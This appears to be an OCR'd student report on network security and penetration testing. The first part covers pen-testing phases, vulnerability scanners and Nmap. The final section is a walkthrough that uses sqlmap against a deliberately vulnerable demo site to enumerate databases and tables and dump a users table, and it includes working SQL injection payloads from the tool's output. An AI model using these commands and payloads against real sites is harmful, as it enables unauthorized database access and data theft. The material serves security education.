8) Security audits and penetration testing: These procedures enhance a network's security defences by regularly spotting holes and weaknesses. Organisations can proactively address possible security concerns and improve their network security by simulating actual attacks.

These are only a few instances of technologies and network security mechanisms. It's crucial to keep in mind that network security is a

complicated and constantly developing topic, and organisations frequently use a combination of these techniques and others to guarantee comprehensive network protection.

3.2. Penetration Testing

(i) Pen Testing Phrases -

Penetration testing, commonly referred to as ethical hacking, is a methodical procedure for evaluating the security of a network, system, or application by reenacting actual attacks. These are the main phases that make up the penetration testing process.

1) Planning and Reconnaissance: The penetration tester collaborates closely with the customer during this phase to comprehend the aims, parameters, and objectives of the test.They use open-source intelligence (OSINT) tactics, such as looking for publicly available material and doing network scans, to obtain information on the target system, network, or application. The tester can detect potential vulnerabilities and prepare their testing strategy with the aid of this information.
2) Scanning: During the scanning phase, the penetration tester employs a number of tools and techniques to compile comprehensive data on the target network, system, or application. Identifying open ports, services, and potential entry points for exploitation are part of this process. In order to find known flaws in the target, the tester may also undertake vulnerability scanning.
3) Enumeration: Enumeration is the active exploration of the target network or system by the penetration tester in order to obtain specific data, such as user accounts, system configurations, and software versions. This stage aids the tester in comprehending the architecture of the target and any vulnerabilities that might be exploited.

4) Vulnerability Analysis: The penetration tester analyses the data acquired in the earlier phases to find vulnerabilities and possible attack vectors. Each vulnerability is assessed for seriousness and possible impact, and those that pose the greatest danger are given priority.
5) Exploitation: During this stage, the penetration tester tries to take advantage of vulnerabilities to acquire access to or control over the target system without authorization. In order to do this, a variety of tools and strategies are used, such as software vulnerabilities, password cracking, and social engineering. The objective is to evaluate the viability of exploiting the vulnerabilities and the potential consequences of such assaults.
6) Post-Exploitation: After gaining access, the penetration tester wants to be persistent and continue investigating the target system. They might increase their level of access, gather more private data, and move laterally to get access to different areas of the network.This stage aids in determining the depth to which an attacker could infiltrate the target environment in the event of a successful breach.
7) Reporting: The tester creates a thorough report detailing the findings, including vulnerabilities found, exploitation methods employed, and potential effect, after finishing the penetration testing activities. The study makes suggestions for corrective and mitigating actions to deal with the found security flaws.
8) Remediation and Follow-up: After obtaining the penetration testing report, the client takes the necessary steps to remedy the vulnerabilities and strengthen the security of their network or system. Software patches, configuration updates, improved access controls, and enhanced security awareness and training may all be part of this process. The remediation process may receive direction and support from the penetration tester.

It's crucial to remember that ethical standards should be followed when conducting penetration tests by educated and experienced specialists. These stages offer a general structure for conducting efficient penetration testing,

but the process might vary depending on the precise objectives and requirements of each engagement.

(ii) Pen Testing Types -

A variety of testing methods, each of which focuses on a particular aspect of a network, system, or application, are collectively referred to as "penetration testing." The following are some prevalent forms of penetration testing:

1) Network Penetration Testing - The goal of network penetration testing is to find holes and weak points in the network infrastructure, including firewalls, switches, routers, and other network devices. Testers try to take advantage of these flaws to enter the network without authorization or carry out other destructive deeds.
2) Web Application Penetration Testing - Penetration testing for web applications, including websites, web services, and web APIs, evaluates the security of these systems. For example, SQL injection, cross-site scripting (XSS), and unsafe direct object references are among the vulnerabilities that testers look for by analysing the application's architecture, functionality, and implementation.
3) Mobile Application Penetration Testing: Using various mobile platforms, such as Android and iOS, mobile application penetration testing assesses the security of mobile applications. With a focus on mobile platforms, testers examine the application's code, server-side APIs, data storage, and communication routes for flaws and potential attack vectors.
4) Wireless Penetration Testing: Examining the security of wireless networks, particularly Wi-Fi networks, is the main goal of wireless penetration testing. In order to find flaws that could allow unauthorised access or eavesdropping, testers assess wireless networks' configuration, encryption techniques, and access controls.
5) Social Engineering - Social engineering testing involves modelling social engineering assaults to see how vulnerable an organisation is to trickery and manipulation. Through deception, testers try to coerce

staff members into disclosing private data, including usernames and passwords, or into allowing unauthorised access to systems.

These are a few of the typical penetration testing subtypes. The proper kind should be chosen based on the particular objectives, conditions, and characteristics of the system or network being tested. Multiple methods of penetration testing are frequently used in a thorough security assessment to give a full picture of an organisation's security weaknesses.

3.3. Vulnerability Assessment

(i) Types Of Vulnerability Assessment -

The process of locating and evaluating vulnerabilities in a network, system, or application is known as vulnerability assessment. It entails scanning and examining the target to find any vulnerabilities that an attacker might use. The following are some typical forms of vulnerability assessment:

1) Network Vulnerability Assessment - This process focuses on finding weaknesses in the network infrastructure, including firewalls, switches, routers, and other network devices. It entails scanning the network for open ports, incorrect setups, lax access security, and well-known security holes in network services.
2) Host - Based Vulnerability Assessment - An examination of a system's, server's, or endpoint's host-based vulnerabilities is carried out. In order to find vulnerabilities, it requires scanning the host's operating system, applications, configurations, and patches. This kind of evaluation assists in determining whether a certain system is vulnerable to known security issues.
3) Web Application Vulnerability Assessment: online applications, such as websites, web services, and online APIs, are examined for security vulnerabilities. It checks for widespread online application flaws

including SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and insecure direct object references.

4) Mobile Application Vulnerability Assessment: This type of analysis is aimed at finding security flaws in mobile applications. It entails inspecting the code, data storage, server-side APIs, communication channels, and other elements of the mobile app for weaknesses that attackers might exploit.
5) Database Vulnerability Assessment: Database security is evaluated for databases like SQL, Oracle, or MongoDB. It checks for errors, lax access restrictions, and other flaws that could allow for unauthorised entry, data leakage, or data manipulation.

These are a few examples of the typical vulnerability assessment models. The nature of the target being assessed, as well as the precise objectives and specifications of the assessment, influence the choice of the right type. To provide a complete identification of vulnerabilities, a comprehensive security assessment frequently includes several different forms of vulnerability assessment.

(ii) Vulnerability Scanners -

In order to find and evaluate vulnerabilities in networks, systems, or applications, vulnerability scanners are automated tools or software solutions. They aid in the proactive identification of vulnerabilities and security flaws that could be used by attackers by security experts and organisations. Popular vulnerability scanners include the following:

1) Nessus - A well-known vulnerability scanner created by Tenable is called Nessus. It provides thorough vulnerability assessment capabilities, checking for known vulnerabilities in hosts, networks, and web applications. Nessus offers comprehensive reports, advice on how to fix problems, and compliance checks.
2) OpenVAS - An open-source vulnerability scanner is called OpenVAS (Open Vulnerability Assessment System). In order to find flaws in systems and applications, it offers scanning capabilities for networks

and hosts. Web-based accessibility, massive vulnerability databases, and adaptable architecture are all features of OpenVAS.

3) Acunetix - A web application security scanner called Acunetix specialises in finding flaws in online apps and APIs. Insecure direct object references, SQL injection, and cross-site scripting (XSS) are among the common web vulnerabilities that it may identify.For vulnerability management, Acunetix offers comprehensive reports and connects with development tools.
4) Burp Suite - A well-liked set of tools for web application security testing is the Burp Suite. A vulnerability scanner that searches for widespread web vulnerabilities like XSS, SQL injection, and insecure direct object references is part of it. Burp Suite also provides sophisticated functionality and manual testing tools for web application security testing.

Here are only a few common vulnerability scanners that are readily available on the market. It's critical to select a scanner that best fits the unique needs and goals of the organisation because each scanner has unique features, advantages, and capabilities. It's also important to keep in mind that some vulnerability scanners may have both paid and free versions, giving users options for customization and pricing.

(iii) NMAP -

Among the most popular open-source network scanning tools is Nmap (Network Mapper). It is intended to carry out various network security duties as well as find hosts and services on a computer network. For network investigation and vulnerability analysis, Nmap offers a flexible and robust collection of functions. Here are some of Nmap's main attributes and features:

1) Host Discovery: To find out which hosts are active and available on a network, Nmap may scan a variety of IP addresses or subnets. To identify live hosts, it employs strategies including ICMP echo requests, TCP/IP handshakes, and ARP requests.
2) Port Scanning: The open ports of a target system can be scanned using Nmap to find out whether services or programmes are active and


listening on those ports. It supports a number of scanning methods, such as TCP connect, SYN, and UDP scanning.

3) Service and Version Detection: Nmap can identify the service versions that are active on open ports, revealing details about the underlying programme and any potential security holes. To harvest information from network services, it employs a variety of techniques, including banner snatching.
4) OS Fingerprinting: Nmap may examine a target host's network responses and features in order to identify its operating system. The operating system used can be determined using this feature, which is helpful for comprehending the target environment.
5) Scripting Engine: The NSE (Nmap Scripting Engine) is a potent scripting engine that comes with Nmap. It enables users to create their own scripts to automate processes, run sophisticated vulnerability analyses, or extract certain data from target systems.
6) Network Mapping and Topology Discovery: Nmap can produce network maps and visualisations, giving users insights into a network's design and organisation. It can find routers, switches, and other network hardware and draw intricate network diagrams.
7) Vulnerability Assessment: By comparing found open ports and running services against known vulnerability databases or scripts, Nmap can be used to do rudimentary vulnerability assessments. Despite lacking the breadth and scope of specialised vulnerability scanners, Nmap can nevertheless be used to spot potential flaws in the target environment.
8) Timing and Performance Options: The pace and intensity of scans can be adjusted using a variety of timing and performance settings provided by Nmap. In order to optimise the scanning process based on network conditions and scan objectives, users can change parameters like scan speed, packet timing, and parallelization.

With capabilities for both a command-line interface (CLI) and a graphical user interface (GUI), Nmap is a very adaptable and expandable utility. It is compatible with a number of OS, including Windows, macOS, and Linux. Network administrators, security experts, and ethical hackers frequently use

Nmap for network reconnaissance, vulnerability analysis, and network security audits.

3.4. Block Diagram -



4. Test Implementation

4.1. SQL Injection


SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. We will use the SQLMAP tool to perform SQL Injection (SQLi) on our vulnerable target website.

First, we will check which type of parameter is used by our website. Our target website uses the "GET" parameter, which makes the website vulnerable to SQLi.

We will test the whether the website is vulnerable by replacing the value in the get parameter with an asterisk (*).


We observe the following error message:

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'*' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in /hj/var/www/listproducts.php on line 74
```



1) We will open SQLMAP in the terminal of Kali Linux and browse the possible parameters.


(kiran㉿kali)-[~]
$ sqlmap -h
{1.6.4#stable}
https://sqlmap.org
sage: python3 sqlmap [options]
ptions:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the
target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs
Request:
These options can be used to specify how to connect to the target URL
--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly
Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts
-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value
Detection:
These options can be used to customize the detection phase
--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)
Techniques:
These options can be used to tweak testing of specific SQL injection
techniques
--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")





```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

General:
  These options can be used to set some general working parameters

  --batch             Never ask for user input, use the default behavior
  --flush-session     Flush session files for current target

Miscellaneous:
  These options do not fit into any other category

  --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
[15:07:09] [WARNING] your sqlmap version is outdated
```


2) List information about existing databases:


Command:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs





```
┌──(kiran㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
                        {1.6.4#stable}
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 15:13:58 /2023-07-03/

[15:14:04] [INFO] testing connection to the target URL
[15:14:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:14:09] [INFO] testing if the target URL content is stable
[15:14:10] [INFO] target URL content is stable
[15:14:10] [INFO] testing if GET parameter 'cat' is dynamic
[15:14:10] [INFO] GET parameter 'cat' appears to be dynamic
[15:14:10] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL'
)
[15:14:11] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (
XSS) attacks
[15:14:11] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) val
ues? [Y/n] y
[15:15:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:15:03] [WARNING] reflective value(s) found and filtering out
[15:15:05] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (
with --string="The")
[15:15:05] [INFO] testing 'Generic inline queries'
[15:15:05] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGN
ED)'
```





3) List information about tables present in a database


Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables



We can see that we have retrieved three tables and our next step will be to collect information from the tables.

4) List information about columns of a table:

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns



We tried to access the table “users”. We have obtained many columns in the table such as address, email, name, phone number etc.

5) Dump data from the columns:

Command: http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C name –dump

We will first obtain the names of users by dumping data from the names columns into a CSV file, we can also obtain data from other columns and tables by following the above steps.

```
[*] starting @ 15:46:44 /2023-07-03/

[15:46:44] [INFO] resuming back-end DBMS 'mysql'
[15:46:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 4105=4105

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7170717071,(SELECT (ELT(5263=5263,1))),0x7171767071),5263)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 7102 FROM (SELECT(SLEEP(5)))guXF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170717071,0x6346675057516a65784c75
6a634272725969694d747266516d5347786b464a6e70564265755a4961,0x7171767071),NULL,NULL,NULL-- -
---
[15:46:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[15:46:55] [INFO] fetching entries of column(s) 'name' for table 'users' in database 'acuart'
Database: acuart
